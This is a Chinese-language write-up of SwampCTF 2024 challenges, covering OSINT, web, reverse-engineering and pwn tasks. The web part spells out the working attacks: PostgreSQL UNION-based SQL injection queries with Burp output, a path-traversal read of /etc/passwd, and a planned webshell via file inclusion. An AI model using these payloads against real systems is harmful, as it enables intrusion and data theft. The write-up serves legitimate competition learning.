

MISC

What the Form

OSINT

Lost in Space

图片是旅行者2号，问距离地球多少个天文单位。

检测到您输入了英文，试试切换到国际版？ 搜英文结果更丰富更准确 >

约 216,000 个结果

136.27800222 AU

Voyager 2 Distance from Earth 12,667,827,791 mi
136.27800222 AU Voyager 2 Distance from Sun
12,659,384,283 mi 136.18716863 AU

Voyager - NASA
🌐 voyager.jpl.nasa.gov/

这是否有帮助？  

136

Aerial Attack

解析图片exif信息，即可获得GPS坐标，按照规则构造即可。

🔗 <https://www.strerr.com/cn/exif.html>



Exif属性	值
GPS经纬度	29.647108333333332 82.33883611111111 打开Google地图查看 打开高德地图查看
尺寸	3072x4080
分辨率	72x72
设备制造商	Google
设备型号	Pixel 6 Pro
图像方向	top-left

(29.64, -82.33)

WEB

Potion Seller


看了hint是提示wtfjs, 查看wtfjs文档的parseInt和Number部分, 尝试了几个例子, 发现1/1999999可以随意清空贷款绕过检查。

<https://github.com/denysdovhan/wtfjs/blob/master/README-zh-cn.md>

首先通过/borrow?amount=999999借入一定数量的金币。

然后在还款的时候利用repay?amount=1%20/%201999999绕过检测, 实现贷款还款。


最后/checkout获得flag



BrailleDB-1

searchText处存在sql注入漏洞, 尝试利用, 却发现不存在database()函数, 考虑不是mysql。

通过查询version, 得知后端数据库是postgresql数据。



Q: searchText=-1' union select current_database()--
R: brailleDB

Q: searchText=-1' union select relname from pg_stat_user_tables--
R: braille

Q: searchText=-1' union select column_name from information_schema.columns where table_name='braille'--
R: braille_representation

结合burp fuzzing offset位来读取列

Q: searchText=-1' union select relname from pg_stat_user_tables offset 1--
R: flag

Results Positions Payloads Resource pool Settings							
Filter: Showing all items							
Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comm
0		400	301			257	
1	0	200	304			235	
2	1	200	22536			232	
3	2	200	1311			236	
4	3	400	312			257	
5	4	400	6861			257	
6	5	400	269			257	
7	6	400	316			257	
8	7	400	295			257	
9	8	400	1722			257	
Request Response							
Pretty Raw Hex Render							
1 HTTP/1.1 200 OK							
2 Date: Sat, 06 Apr 2024 16:23:34 GMT							
3 Server: Apache/2.4.57 (Debian)							
4 X-Powered-By: PHP/8.3.4							
5 Content-Length: 4							
6 Keep-Alive: timeout=5, max=100							
7 Connection: Keep-Alive							
8 Content-Type: text/html; charset=UTF-8							
9							
0 flag							

有flag列和id列

Q:searchText=-1' union select column_name from information_schema.columns where table_name='flag' offset 0--

R: flag

Q:searchText=-1' union select column_name from information_schema.columns where table_name='flag' offset 1--

R: id

最后payload:

searchText=-1' union select flag from flag offset 0--

Send Cancel < >		Target: http:	
Request		Response	
Pretty Raw Hex		Pretty Raw Hex Render	
1 POST /api/braille.php HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: chals.swampctf.com:64550		2 Date: Sat, 06 Apr 2024 16:29:56 GMT	
3 Content-Length: 53		3 Server: Apache/2.4.57 (Debian)	
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36		4 X-Powered-By: PHP/8.3.4	
5 Content-Type: application/x-www-form-urlencoded		5 Content-Length: 30	
6 Accept: */*		6 Keep-Alive: timeout=5, max=100	
7 Origin: http://chals.swampctf.com:64550		7 Connection: Keep-Alive	
8 Referer: http://chals.swampctf.com:64550/		8 Content-Type: text/html; charset=UTF-8	
9 Accept-Encoding: gzip, deflate, br		9	
10 Accept-Language: zh-CN,zh;q=0.9		10 swampCTF{Un10n_A11_Th3_W4yyy!}	
11 <script>alert('xss')			
12			
13 searchText=-1' union select flag from flag offset 0--			

swampCTF{Un10n_A11_Th3_W4yyy!}

UnderConstruction

page参数，猜测可以任意文件读取。果然可以成功读取了/etc/passwd，读不了源码，会被直接解析。

← ↻ ⚠ 不安全 chals.swampctf.com:60310/?page=../etc/passwd	⌵ ☆ 🔍 📄 📁 📂 📅 📆 📇 📈 📉 📊 📋 📌 📍 📎 📏 📐 📑 📒 📓 📔 📕 📖 📗 📘 📙 📚 📛 📜 📝 📞 📟 📠 📡 📢 📣 📤 📥 📦 📧 📨 📩 📪 📫 📬 📭 📮 📯 📰 📱 📲 📳 📴 📵 📶 📷 📸 📹 📺 📻 📼 📽 📾 📿
root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin mysql:x:101:101:MySQL Server:/usr/sbin/nologin	

登录处有sql注入漏洞，但是数据库中没有找到flag。考虑用sql注入读文件先读源码看看，限制了报错注入的字符回显长度，只能结合burp来慢慢获取源码。

index.php

```
<?php
ini_set('display_errors', 0);
if (isset($_GET['page'])) {
    include("/var/www/html/" . $_GET['page']);
} else { header('HTTP/1.1 301 Moved Permanently');
    header('Location: /?page=under_construction.php');
}
?>
```

果然是文件包含漏洞，所以应该考虑sql注入写webshell，然后文件包含执行。

/etc/mysql/mariadb.conf.d/50-server.cnf

```
# # These groups are read by MariaDB server.
# Use it for options that only the server (but not clients) should see # this is
read by the standalone daemon and embedded servers [server]
# this is only for the mysqld standalone daemon [mysqld]
# # * Basic Settings
# user = mysql
pid-file = /run/mysqld/mysqld.pid
basedir = /usr
datadir = /var/lib/mysql
tmpdir = /tmp
lc-messages-dir = /usr/share/mysql
lc-messages = en_US skip-external-locking
# Broken reverse DNS slows down connections considerably and name resolve is
# safe to skip if there are no "host by domain name" access grants
#skip-name-resolve
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address = 127.0.0.1
# # * Fine Tuning
# #key_buffer_size = 128M
#max_allowed_packet = 1G
#thread_stack = 192K
#thread_cache_size = 8
# This replaces the startup script and checks MyISAM tables if needed
# the first time they are touched
#myisam_recover_options = BACKUP
#max_connections = 100
#table_cache = 64
# # * Logging and Replication
# # Both location gets rotated by the cronjob. # Be aware that this log type is a
performance killer.
# Recommend only changing this at runtime for short testing periods if needed!
#general_log_file = /var/log/mysql/mysql.log
#general_log = 1
# When running under systemd, error logging goes via stdout/stderr to journald
# and when running legacy init error logging goes to syslog due to
# /etc/mysql/conf.d/mariadb.conf.d/50-mysqld_safe.cnf
# Enable this if you want to have error logging into a separate file
#log_error = /var/log/mysql/error.log
# Enable the slow query log to see queries with especially long duration
#slow_query_log_file = /var/log/mysql/mariadb-slow.log
#long_query_time = 10
```

```
#log_slow_verbosity = query_plan,explain
#log-queries-not-using-indexes
#min_examined_row_limit = 1000
# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see REA
```

但是写文件没有成功，不管是webroot还是/tmp都没有成功。感觉应该是得写文件，然后文件包含执行shell。虽然没做出来但是也记录一下了。

RE

Beginner Rev

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 i; // rax
    char v5[56]; // [rsp+0h] [rbp-38h] BYREF

    printf("Please enter the flag:");
    __isoc99_scanf("%33s", v5);
    if ( strlen(v5) != 32 )
    {
LABEL_6:
        puts("The flag entered is incorrect!");
        exit(0);
    }
    for ( i = 0LL; i != 32; ++i )
    {
        if ( v5[i] != ((unsigned __int8)byte_402010[i] ^ 0x41) )
            goto LABEL_6;
    }
    puts("Congratulations! You found the flag!");
    return 0;
}
```

做异或运算，那么找一下byte_402010

```
.rodata:000000000040200D db 0
.rodata:000000000040200E db 0
.rodata:000000000040200F db 0
.rodata:0000000000402010 ; char byte_402010[32]
.rodata:0000000000402010 byte_402010 db 32h ; XREF: main:loc_4011801r
.rodata:0000000000402011 db 36h ; 6
.rodata:0000000000402012 db 20h
.rodata:0000000000402013 db 2Ch ;
.rodata:0000000000402014 db 31h ; 1
.rodata:0000000000402015 db 2
.rodata:0000000000402016 db 15h
.rodata:0000000000402017 db 7
.rodata:0000000000402018 db 3Ah ;
.rodata:0000000000402019 db 19h
.rodata:000000000040201A db 71h ; q
.rodata:000000000040201B db 13h
.rodata:000000000040201C db 1Eh
.rodata:000000000040201D db 28h ; (
.rodata:000000000040201E db 2Fh ; /
.rodata:000000000040201F db 37h ; 7
.rodata:0000000000402020 db 71h ; q
.rodata:0000000000402021 db 2Dh ; -
.rodata:0000000000402022 db 34h ; 4
.rodata:0000000000402023 db 35h ; 5
.rodata:0000000000402024 db 28h ; (
.rodata:0000000000402025 db 71h ; q
.rodata:0000000000402026 db 2Fh ; /
.rodata:0000000000402027 db 1Eh
.rodata:0000000000402028 db 28h ; (
.rodata:0000000000402029 db 74h ; t
.rodata:000000000040202A db 1Eh
```

这里的32个字节的字符。用python写一个脚本跑一下：

```

from Crypto.Util.number import *
codes = [0x32, 0x36, 0x20, 0x2C, 0x31, 0x2, 0x15, 0x7, 0x3A, 0x19, 0x71, 0x13,
0x1E, 0x28, 0x2F, 0x37, 0x71, 0x2D, 0x34, 0x35, 0x28, 0x71, 0x2F, 0x1E, 0x28,
0x74, 0x1E, 0x22, 0x71, 0x71, 0x2D, 0x3C]
result = ""
for i in codes:
    result += long_to_bytes(i^0x41).decode()
print(result)

```

```

PS C:\Users\A1andNS\Downloads> python .\exp.py
swampCTF{X0R_inv0luti0n_i5_c00l}


```

```
swampCTF{X0R_inv0luti0n_i5_c00l}
```

PWN

Beginner Pwn 1

数组越界，内存溢出破坏其他变量。从而让自己成为admin。



```

a1andns@a1andns: ~/Desktop
File Edit View Search Terminal Help
a1andns@a1andns:~/Desktop$ nc chals.swampctf.com 61230
Please enter your username to login.
Username:adminadminadminadminadminadmin
Welcome adminadminadminadminadminadmin!

User adminadminadminadminadminadmin is a system admin!

In order to run a command, type the number and hit enter!
What command would you like to run?
1 - Print Information About UFSIT
2 - Print Information About Binary Exploitation (PWN)
3 - Print The Flag
4 - Exit The Program
>3
Here is your flag!
swampCTF{y0u_@r3_a_h@ck3r}

What command would you like to run?
1 - Print Information About UFSIT
2 - Print Information About Binary Exploitation (PWN)
3 - Print The Flag
4 - Exit The Program
^C^C

```

```
swampCTF{y0u_@r3_a_h@ck3r}
```